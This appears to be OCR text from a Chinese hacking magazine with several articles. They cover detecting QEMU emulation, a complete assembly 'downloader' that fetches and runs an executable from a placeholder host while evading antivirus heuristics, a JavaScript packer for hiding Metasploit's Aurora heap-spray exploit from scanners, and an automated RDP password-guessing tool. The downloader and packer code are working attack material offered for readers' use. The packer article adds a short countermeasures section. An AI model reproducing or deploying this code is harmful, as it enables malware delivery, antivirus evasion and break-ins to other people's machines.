http://wiki.qemu.org/Main_Page）中。该条指令计算寄存器%bh 与内存%ebx+0x04 的或运算结果，并将结果保存到后者。QEMU 中的一个 Bug 使得该指令引用了错误的内存地址。因此，只需要执行该指令并检查计算结果。如果产生页错误异常或者地址%ebx+0x04 处的值与正确的运算结果不同，攻击者就可以推断出该指令是在 QEMU 中执行的。否则，该指令就要么是在物理 CPU 上执行的或者是在其他模拟器上执行的。

事实上，目前已经有很多方法可以用于检测虚拟环境。该技术点上，未来的发展趋势是能够自动地发现虚拟机与物理机的不同，并自动构造出相应的检测程序。（编辑提醒，本文涉及的代码可到黑防官方网站下载）

前置知识：汇编
关键字：免杀、反启发、下载者



编写反启发式免杀下载者

文　一个人

随着杀毒软件的升级换代，现在杀软的启发式与主动防御对我们免杀爱好者来说可以算是一个难点，我们今天主要来讨论下反启发式。现在比较有代表性的是卡巴和 NOD32，尤其卡巴最近升级后以前针对卡巴的一些反调试、反启发的代码都失效了。大家都知道，所谓启发式就是杀软自身模拟真实的系统环境来在内部"执行"一遍程序，以此来判断程序是否带有恶意的行为。那么因为这个环境是杀软模拟出来的，所以肯定不能跟真实的环境完全相同，因此我们就可以利用这一点来做些文章达到反启发的目的，比如以前我用的堆栈反调试、延时反调试等各种方法，虽然现在这些都不管用了但我们还是可以换一种思路。

我们知道，在真实的系统环境中一个进程都是有它自己的进程 ID 和它父进程 ID 的，两个 ID 都应该是不一样的，而模拟出来的环境就未必能做到这么真实了。说到这里大家应该能想到什么事了，我们可以利用系统中一个特殊的进程——explorer.exe，简单地说它是我们的桌面和任务栏程序，系统运行后它是会自动运行的，但它其实也是有父进程的。因此我们就可以利用一下，为了实验效果我们就用最敏感的 URLDownload ToFile 和 WinExec 这两个函数的组合来写个下载者，代码是用汇编写的，汇编出来的东西比较小适合下载者。因为代码并不多，所以全部列出来供大家参考，如下：

```
.386
.model flat,stdcall
option casemap : none
include windows.inc
include kernel32.inc
include urlmon.inc
include Stdlib.Inc
include   user32.inc
includelib kernel32.lib
includelib urlmon.lib
includelib Stdlib.lib
includelib user32.lib
DownLoad proto
CheckFatherProcessID proto
.data
SourceFile    db      "http://www.xxxxx.com/1.exe",0

DestFile  db   "C:\1.exe",0
szExplorer     db      "explorer.exe",0
.data?
dwFather DWORD ?
dwSun          DWORD ?
szProc         DWORD ?
.code
start:

invoke CheckFatherProcessID
```

```
    .if (!eax)
    invoke ExitProcess,0
    .endif
    invoke DownLoad
    invoke ExitProcess,0
    DownLoad proc
    LOCAL hInstance:DWORD
    invoke URLDownloadToFile,NULL,addr SourceFile,addr
DestFile,0,NULL
    invoke Sleep,2000
    invoke WinExec,addr DestFile,SW_SHOW

    ret
    DownLoad endp
    CheckFatherProcessID proc
    LOCAL hProc: HANDLE

    LOCAL pe: PROCESSENTRY32
    mov pe.dwSize,sizeof PROCESSENTRY32
    invoke CreateToolhelp32Snapshot,TH32CS_SNAPPROCESS,0
    mov hProc,eax
    mov eax,INVALID_HANDLE_VALUE

    .if eax == hProc
    xor eax,eax
    ret
    .endif
    invoke Process32First,hProc,addr pe
    mov eax,dwFather
    .while (eax)
    invoke StrCmpi,addr szExplorer,addr pe.szExeFile

    .if (eax == 0)
    push pe.th32ParentProcessID
    pop dwFather
    push pe.th32ProcessID
    pop dwSun
    .endif
    invoke Process32Next,hProc,addr pe
    .endw
    invoke CloseHandle,hProc
    push ebx

    mov ebx,dwSun
    .if eax == ebx
    xor eax,eax
    pop ebx
    ret
    .else
    mov eax,1
    pop ebx
    ret
    .endif
    ret
    CheckFatherProcessID endp
    end start
```

以上代码中 CheckFatherProcessID 子程序就是用来反启发的，获取 explorer.exe 的自身进程 ID 和父进程 ID 做比较，如果相同则说明是杀软虚拟出来的环境中，那么程序直接退出，反之则说明在真实的环境中运行。经测试可以过掉包括卡巴在内的大多数杀软的启发式和普通查杀，但不能过掉 NOD32，因为使用了 URLDownloadToFile 这个函数，PE 文件的输入表里只要有这个函数，或是资源段里有这个字符串 NOD32 都会报未知 PE 病毒，可见 NOD32 对这个函数盯的还是挺紧的，不过我这里只是为了演示，大家完全可以自己替换掉这个函数，这样写出来的下载者就比较完美了。我也争取在下一篇文章里为大家带来针对 NOD32 的反启发的代码。（编辑提醒，本文涉及的代码可到黑防官方网站下载）

前置知识：JavaScript
关键字：JavaScript、特征码



利用强迫超时规避 JavaScript Exploit 特征码检测

文　riusksk（泉哥）

由于 JavaScript 的动态特性，用它来混淆 exploit 代码很是容易。由于 JavaScript 是一种解释语言，网站也提供源代码给用户，因此，JavaScript 混淆代码的功能常常被用于保护源代码，以防止被复制粘贴，同时保护开发者的知识产权。在过去几年，用于混淆攻击代码的算法已经被大大改进了。再加上商业工具的运用，甚至已经开发出可伪装（隐含经空白字符格式化的 payload）的混淆器。

检测恶意 JavaScript 的问题

对于经动态混淆的代码，利用已知特征码的方法是检测不到的，因此经混淆处理后的代码就无法识别出是恶意代码。对此，反病毒扫描器需要有一个良好的仿真引擎，以识别出经解压后脚本的运行行为。既而，这也就引发了一场攻击者与安全软件厂商之间的争夺战。混淆代码是为了保护源代码的知识产权，同时也可用于更好地隐藏 exploit 特征码，它们似乎有许多共性：它们都被复杂化处理，以隐藏真实代码，防止被人们或检测软件识别。

基于特征码的检测方法一经失效，反病毒引擎就必须分析和仿真 JavaScript，直到识别出脚本的真实功能，以达到检测恶意代码的目的。如上所述，JavaScript 是一种可用多种方法来隐藏代码的语言，它支持各类元编程（metaprogramming）（译

注：元编程是指某类计算机程序的编写，这类计算机程序编写或者操纵其他程序（或者自身）作为它们的数据，或者在运行时完成部分本应在编译时完成的工作。多数情况下，与手工编写全部代码相比，程序员可以获得更高的工作效率，或者给予程序更大的灵活度去处理新的情形而无须重新编译），这意味着代码可实现自修改，并创建出新代码。先加密字符串，然后用eval()函数来执行也是一种众所周知的方法。由于代码必须能够自我运行，因此JavaScript混淆器集成了Key和经大量混淆算法实现的解密程序。

JavaScript代码压缩器的不同功能和限制

从攻击者的角度来看，存在一个优势，那就是网站开发者在大多JavaScript压缩器中并未考虑到的因素：时间因素。在正当网站上经混淆的代码必须执行得够快，即使是未经压缩的代码也应如此。然而，从攻击者的角度来看，我们确实还有一些时间可以拿来利用，但如果exploit的执行是在几毫秒或2秒内完成的，这就无所谓了，因为大多受害者并不会注意到它，甚至不会在当时打开任务管理器杀死进程。然而反病毒扫描器必须像网站开发者一样以相同的方式来处理JavaScript，它的执行不能比未扫描时花费明显过多的时间，最好是1秒的十分之一。

利用时间因素

为了利用时间因素，代码压缩器需要创建出不会在一定时间跨度（timespan）内被分析出来的代码。由于这技术不应过于复杂，因此它必须以某种方式来执行，并且这种方式要求在短时间内不会分析出代码，所以最好的解决方案就是加密payload。对比现在流行的代码压缩器，它们均没有满足加密payload的所有关键要求，自然而然地，也就不可能在合理的时间内进行解密。这不仅要求让反病毒扫描器无法查看payload，攻击者的浏览器也不能。如前所述，由于反病毒扫描器的快速分析，因此在攻击者浏览器上的执行时间相对比较紧迫。然而也并非都是如此，我们可以创建一个加载器，用于暴力搜索访问payload的Key，然后选用一个在数秒内可破解的Key。最后导致反病毒引擎超时，但此时payload已经在浏览器中运行了。在当今浏览器里都拥有高优化的JavaScript引擎，运行暴破算法的速度很快，这给我们提供了很大的优势。

实行方案

为了实现加密功能，代码压缩器使用了MD5链接库，它可在正当网站中正常使用。压缩器使用MD5 hash对payload异或加密中的Key进加密处理，而Key本身被分为三部分。提供给浏览器是第一部分；第二部分是浏览器进行重定向的URL查询字符串，单独网页（常作为临时文件被保存）并不包含有解密payload所需任何信息，如果不能得到查询字符串就无法分析代码；第三部分必须猜解才能得到，为了达到此目的，浏览器获得部分MD5 Hash，因为Key相当短，可以结合salt值对所有可能hash值进行预测。

最后一部分是最关键的：Key必须是随机选择的，以便需要花费2～3秒才能破解。如果选择一个薄弱的Key，那么首次猜解就可能就猜对了。为了解决此问题，就要求大小最小的5个Key必须都能够破解。利用这一技巧，再做进一步优化即可在特定时间内生成Key。在计算出Key的未知部分（已知是基于MD5哈希加密的）后，受害者的浏览器能够重组出原始Key，此后使用它解密payload，然后使用eval()函数来执行它。

另一个难点在于不同浏览器中的JavaScript执行时间。在最新版本的浏览器上运行脚本可能需要1秒钟，但在旧版本上（比如Internet Explorer 6）可能就需要花费更多的时间了，由于大部分的攻击目标都是针对特定的浏览器版本，因此JavaScript引擎的运行性能情况一般都是已知的。进而，可以获得JavaScript引擎预期的执行速度（如果攻击的浏览器是旧版本的，那么AV扫描器就占有一定优势了）。图1列出了JavaScript代码压缩器的设计图。




图 1

整合Metasploit framework及其用例

清单1列出了由Metasploit framework提供的原始aurora exploit的部分代码。

Listing 1: JS code generation from the original metasploit aurora module

```
var_boom = rand_text_alpha(rand(100) + 1)
var_element = rand_text_alpha(rand(100) + 1)
var_event = rand_text_alpha(rand(100) + 1)
var_loaded_arg = rand_text_alpha(rand(100) + 1)
var_memory = rand_text_alpha(rand(100) + 1)
var_spray = rand_text_alpha(rand(100) + 1)
var_i = rand_text_alpha(rand(100) + 1)
var_el_array = rand_text_alpha(rand(100) + 1)
var_grab_mem = rand_text_alpha(rand(100) + 1)
var_unescape = rand_text_alpha(rand(100) + 1)
var_shellcode = rand_text_alpha(rand(100) + 1)
js = %Q|var #{var_element} = "COMMENT";
var #{var_el_array} = new Array();
for (i = 0; i < 1300; i++)
{
#{var_el_array}[i] = document.createElement(#{var_element});
#{var_el_array}[i].data = "#{bleh}";
```

```
    }
    var #{var_event} = null;
    var #{var_memory} = new Array();
    var #{var_unescape} = unescape;
    function #{var_boom}()
    {
    var #{var_shellcode} = #{var_unescape}( '#{Rex::Text.to_
unescape(regenerate_
    payload(cli).encoded)}');
    var #{var_spray} = #{var_unescape}( "%" + "u" + "0" + "c" + "0"
+ "d" + "%u"
    + "0" + "c" + "0" + "d" );
    do { #{var_spray} += #{var_spray} } while( #{var_spray}.length <
0xd0000 );
    for (#{var_i} = 0; #{var_i} < 150; #{var_i}++)
#{var_memory}[#{var_i}] =
    #{var_spray} + #{var_shellcode};
    }
    function #{var_loaded}(#{var_loaded_arg})
    {
    #{var_boom}();
    #{var_event} = document.createEventObject(#{var_loaded_arg});
    document.getElementById("#{var_span_id}").innerHTML = "";
    window.setInterval(#{var_grab_mem}, 50);
    }
    function #{var_grab_mem}()
    {
    p = " \\u0c0f\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\ u0c0d\\u0c0d\\
    u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\
    u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\
    u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\
    u0c0d\\u0c0d\\u0c0d";
    for (i = 0; i < #{var_el_array}.length; i++)
    {
    #{var_el_array}[i].data = p;
    }
    var t = #{var_event}.srcElement;
    }
```

清　单　1

所有的变量名均被手动设置为随机字符串，目的是为了增加代码阅读和修改的难度。新开发的代码压缩器几乎改变了原本所有的代码，并对代码进行了加密，再用加载器对其进行解密。加载器一解密完，就会调用eval()函数来执行代码。清单2列出了使用新开发的压缩器处理过的exploit代码。

```
Listing 2. Code from Listing 1 using the JSidle packer
js = %Q|var element = "COMMENT";
var el_array = new Array();
for (i = 0; i < 1300; i++)
{
el_array[i] = document.createElement(element);
el_array[i].data = "#{bleh}";
}
var event2 = null;
var memory = new Array();
var unescape = unescape;
function boom()
{
var shellcode = unescape( '#{Rex::Text.to_unescape (regenerate_
payload(cli).
encoded)}');
var spray = unescape( "%" + "u" + "0" + "c" + "0" + "d" + "%u" +
"0" + "c" +
  "0" + "d" );
do { spray += spray } while( spray.length < 0xd0000 );
for (i = 0; i < 150; i++) memory[i] = spray + shellcode;
}
function #{var_loaded}(loaded_arg)
{
boom();
event2 = document.createEventObject(loaded_arg);
document.getElementById("#{var_span_id}").innerHTML = "";
window.setInterval(grab_mem, 50);
}
function grab_mem()
{
p = "\\u0c0f\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\u0c0d\\
u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\
u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\
u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\
u0c0d\\u0c0d\\u0c0d";
for (i = 0; i < el_array.length; i++)
{
el_array[i].data = p;
}
var t = event2.srcElement;
}|
@packer = JSidle.new(js)
res = @packer.pack()
js_encoded = res[:js_encoded]
```

清　单　2

清单3列出了生成Javascript压缩代码的示例源码。

```
Listing 3. Shortened example of the resulting packed JS code
var aus = 'gcpheucqynasanehywsoywuhcympyss';
var rcnp = '13544715 ... 09391c69';
var hoh = '';
for (i = 0;i<rcnp['\x6c' + 'e5a'.replace(/[5a]/g, '') + '\x6e' + '\x67\x74\
x68'];i+=2) {
hoh += String['fur5oWmq'.replace(/[u5Wq]/g, '') +
  'CKhfaVsrNCF0obd9eB'.replace(/[KfVsNF0b9B]/g,
'')](parseInt(rcnp['s' + 'u' +
  'b' + '\x73\x74\x72' + '\x69\x6e\x67'](i, i+2), 16));
}
var fdnu = location.search['\x73\x75\x62\x73\x74\x72\x69' +
'\x6e\x67'](1);
var ggp = 'baiucgpafdwomy';
var nfn = 'raieocaiadwibyrh';
var ocwe = 'f1070c645e25b1387b012326245cde5c';
var quo = fdnu + ggp;
var oiai = false;
var fwg;
var snmpi;
var fqw = "abcdefghijklmnopqrstuvwxyz";
var gccr = 1;
while (true) {
var snmpi = "";
var ehoo = gccr;
while (ehoo > 0) {
var dwodi = ehoo % 26;
snmpi = fqw['\x73\x75' + '\x62\x73\x74\x72\x69\x6e' + 'g']
(dwodi, dwodi + 1) + snmpi;
ehoo = Math['\x66\x6c' + 'o4oErK8'.replace(/[4EK8]/g, '')]
(ehoo / 26);
}
if (hex_md5(nfn + snmpi) == ocwe) {
break;
}
gccr++;
}
var fwg = hex_md5(quo + snmpi);
var hrah = '';
for (i=0;i<hoh['\x6c\x65\x6e' + '\x67\x74\x68'];i++) {
hrah += String['fur5oWmq'.replace(/[u5Wq]/g, '') +
  'CKhfaVsrNCF0obd9eB'.replace(/[KfVsNF0b9B]/g,
'')](hoh['\x63\x68' + '\
x61\x72\x43\x6f\x64' + '\x65' + 'AdC'.replace(/[dC]/g, '') + 't'](i) ^
fwg['c6rhj'.replace(/[6rj]/g, '') + '\x61\x72' + 'C' + 'oFX'.replace(/
[FX]/g, '') + 'dwTezAkjtr'.replace(/[wTzkjr]/g, '')](i%fwg['lGeLnL'.
```

```
replace(/[GLL]/g, '') + '\x67\x74\x68']));
}
window['euD'.replace(/[uD]/g, '') + 'v3'.replace(/[3]/g, '') + 'av1'.
replace(/[v1]/g, '') + '\x6c'](hrah);
```

清 单 3

虽然 VirusTotal 并不能真实地反应出运行在受害者主机上的杀软的情况，但它也说明了压缩器在绕过反病毒引擎上的成功。

对比其他压缩器，本文的设计的压缩器主要是用于需要一定技术含量的渗透测试，进而减少手工分析的复杂工作。本文所提出的解决方案也适用于嵌入 PDF 文件的 JavaScript，虽然在 PDF 文件中的混淆代码与 Web 页面有所不同，但大多 AV 扫描器在针对 JavaScript 的检测上，都只是看它是否存在可利用的漏洞函数的特征码。

对 策

虽然对 JavaScript 代码的分析与检测并不能在时间上进行完全限制，但经压缩的代码至少可被列为可疑对象，以留作后面的进一步分析。异步技术，再加上良好的 JavaScript 仿真引擎，依然可以用于检测 payload。

近来在客户端攻击问题上的研究常因分析过程过于复杂而无法在短时间内完成——来自 Sourcefire Vulnerability Research Team Labs 的 Razorback™ 项目（以前称为 Near Real-Time Detection）在其论文中讲述了一种处理此问题的技术，并分析了网络入侵检测系统的前景（参见：http://labs.snort.org/razorback/）。其他解决方案可利用行为检测和白名单：即使 JavaScript 代码不能分析，但最后 payload 的恶意行为仍可被检测并预防的。

结 论

虽然所讲述的技术会对反病毒厂商造成新的困境，但它确实很可能被用于攻击目标。另一个常常让人最为不满的一方面——在 exploit 广泛传播后，被反病毒厂商捕获到，然后在创建出新的特征码用于检测。但是，攻击源代码又常常不会被反病毒厂商获取到的。杀软要想检测出大部分新出的压缩器生成的 JavaScript 代码样本，还需要相当长的一段时间。这也再次证明了，基于行为的检测技术还是很有必要的，杀软并不能仅仅依靠已知的特征码来检测恶意软件——对于使用前文所述方法压缩过的代码，杀软将无法在合理的时间内检测出来。（编辑提醒，本文涉及的代码可到黑防官方网站下载）

前置知识：VC
关键字：3389、远程桌面、自动入侵



3389自动入侵思路探讨及工具编写

文/图 masepu

简 介

3389 指的是计算机的 3389 端口，因为它属于 Windows 远程桌面服务的默认端口，所以一般用它来指代远程桌面。很多主机和服务器为了方便管理员远程管理都开有远程桌面服务。由于远程桌面使用起来非常方便，只要有管理员密码就可以像使用自己的计算机一样操作远程主机，同时该服务又是系统提供的正常服务，因此很多黑客都喜欢在肉鸡上利用 3389 来操作和控制。本文试图通过编写程序来自动登录 3389，并自动对远程桌面进行操作，来达到入侵 3389 的目的。

编写思路

可以看出，为了达到自动入侵 3389 的目的，必须要求程序能够成功登录远程主机的远程桌面，并能够通过远程桌面自动操作远程主机。通过向黑防的兄弟请教，开始时确定了两种方法，第一种方法是通过微软提供的 smclient.exe 程序来自动登录。该程序能够运行预设的脚本程序来连接到远程主机。脚本中可设定要登录主机的用户名和密码。脚本文件如下示例：

```
job
{
connect("administrator", "123", "",800, 600);
sleep(2000);
logoff();
}
```

连接 3389 时命令如下所示：

```
smclient -f:test.txt -s:192.168.0.123 -l:1 -v -d
```

我测试后发现在登录时无论用户名密码是否正确都不能成功登入远程主机，远程桌面窗口会一直停留在等待用户输入的 Winlogon 对话框，似乎 smclient 并没有成功向 Winlogon 对话框发送用户名和密码。尝试多次无果，不知何故，只有放弃，希望知道的朋友告知原因。

第二种方法是通过 mstsc.exe 程序来自动登录。

Mstsc(Microsoft terminal services client)，就是远程桌面连接用的标准客户端程序，它支持在运行时指定用于自动连接的 rdp 文件，该 rdp 文件中保存了用于远程桌面连接的多个参数，其中包括用户名和密码，部分参数如下所示：

```
screen mode id:i:1
desktopwidth:i:800
desktopheight:i:600
session bpp:i:16
winposstr:s:0,1,50,57,850,648
full address:s:192.168.0.123
……
username:s:administrator
domain:s:
alternate shell:s:
shell working directory:s:
password 51:b:01000000D08C9DDF0115D1118C7A00C
04FC297EB
01000000683E617842F0F14882C90A8448F5EA2D000000000800000
070007300770000000003660000A800000010000000C0E330C443A704
……
```

连接 3389 时命令如下示例：mstsc.exe test.rdp /v:192.168.0.123。此处可不指定远程主机 IP，可直接在 rdp 文件中指定。经测该种方式可以成功发送用户名密码和成功登录远程主机的桌面，因此采用这种方式来编写。

部分代码

连接远程桌面的代码非常简单，我们可以预先生成好一个 rdp 连接文件直接运行即可。但是为了能够灵活登录，我们最好能够自动生成 rdp 文件，并且动态指定用户名密码，这样就可以尝试不同的密码来登录密码未知的主机了，达到一种简单字典破解的效果。可以通过上面的 rdp 文件内容看出，登录密码是经过加密的，因此自动生成 rdp 文件的任务关键就是要生成这个密码。通过网上查找得知，mstsc.exe 使用的加密算法是 CryptProtectData API 函数。我们可以利用 CryptProtectData 函数将明文密码加密后写入 rdp 文件，实现自动更换密码尝试登录的效果。登录上远程主机后接着就要实现远程操作了，没有什么好办法，看来只有模拟键盘鼠标来实现自动操作远程桌面了。首先要获得远程桌面的窗口句柄，通过 spy++察看，可得知子窗口类为 OPWindowClass，以此来获得其窗口句柄。如图 1 所示。




图 1

获得远程桌面窗口及子窗口句柄的代码如下：

```
WindowTSHandle = FindWindow("TSSHELLWND", NULL);
// TSSHELLWND 类
WindowHandle = FindWindowEx(WindowTSHandle,0,
"TSCAXHOST",NULL);
WindowHandle = FindWindowEx(WindowHandle,0,
"ATL:6A688220",NULL);
WindowHandle = FindWindowEx(WindowHandle,0,
"UIMainClass",NULL);
WindowHandle = FindWindowEx(WindowHandle,0,
"UIContainerClass",NULL);
WindowHandle = FindWindowEx(WindowHandle,0,
"OPWindowClass",NULL);
```

